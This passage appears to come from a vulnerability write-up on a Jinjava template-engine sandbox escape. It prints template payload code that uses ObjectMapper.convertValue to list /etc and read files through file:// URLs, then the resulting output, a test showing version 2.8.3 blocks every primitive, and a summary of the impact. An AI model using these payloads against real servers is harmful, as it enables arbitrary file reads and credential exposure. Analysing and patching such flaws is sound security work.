is_hidden: {{ target.hidden }}

=== DIRECTORY LISTING: /etc ===
{% set etc = om.convertValue('/etc', fileT) %}
{{ etc.list() }}

=== FILE CONTENT (base64): /etc/hosts ===
{% set url = om.convertValue('file:///etc/hosts', urlT) %}
{% set stream = url.openStream() %}
{% set bytes = stream.readAllBytes() %}
{{ om.writeValueAsString(bytes) }}
{% endfor %}
Output:
=== TARGET FILE INFO ===
path: /etc/passwd
exists: true
readable: true
size: 9344 bytes
is_directory: false
is_hidden: false

=== DIRECTORY LISTING: /etc ===
['manpaths', 'rc.common', 'passwd', 'shadow', 'ssh', 'sudoers', 'hosts', ...]

=== FILE CONTENT (base64): /etc/hosts ===
"IyMKIyBIb3N0IERhdGFiYXNlCiMK..."
The Exploit Chain Visualized

—
Verifying the Fix Against 2.8.3
Change the version in pom.xml from 2.8.2 to 2.8.3 and run the same exploit:
<version>2.8.3</version>
Results:
╔═══════════════════════════════════════════════════════╗
║  Jinjava version: 2.8.3                              ║
╚═══════════════════════════════════════════════════════╝

  [BLOCKED] ForTag bypass: leak .class
  [BLOCKED] ForTag bypass: leak config
  [BLOCKED] Leak ObjectMapper from config
  [BLOCKED] ObjectMapper.writeValueAsString
  [BLOCKED] TypeFactory.constructFromCanonical
  [BLOCKED] Create java.io.File via convertValue
  [BLOCKED] Directory listing via File.list()
  [BLOCKED] File content read via URL + readAllBytes
  [BLOCKED] enableDefaultTyping + readValue(polymorphic JSON)
All 9 exploit primitives are blocked. The chain breaks at Step 2—ForTag now uses resolveProperty() which goes through the EL resolver.The EL resolver checks isRestrictedClass(interpreter),finds that JinjavaInterpreter is restricted, and returns null.With config being null, the entire downstream chain collapses.
Conclusion
The advisory rates this as CVSS 9.8 (Critical),and our exploit confirms why.From a single template input,we achieved:
- Information Disclosure: leaked internal class names, configuration, security settings
- File System Enumeration: listed directories, checked file existence
- Arbitrary File Read: read the full contents of any file readable by the Java process
- Credential Exposure: enumerated SSH key files, checked for shadow/sudoers files
And all of this from what’s supposed to be a sandboxed template engine.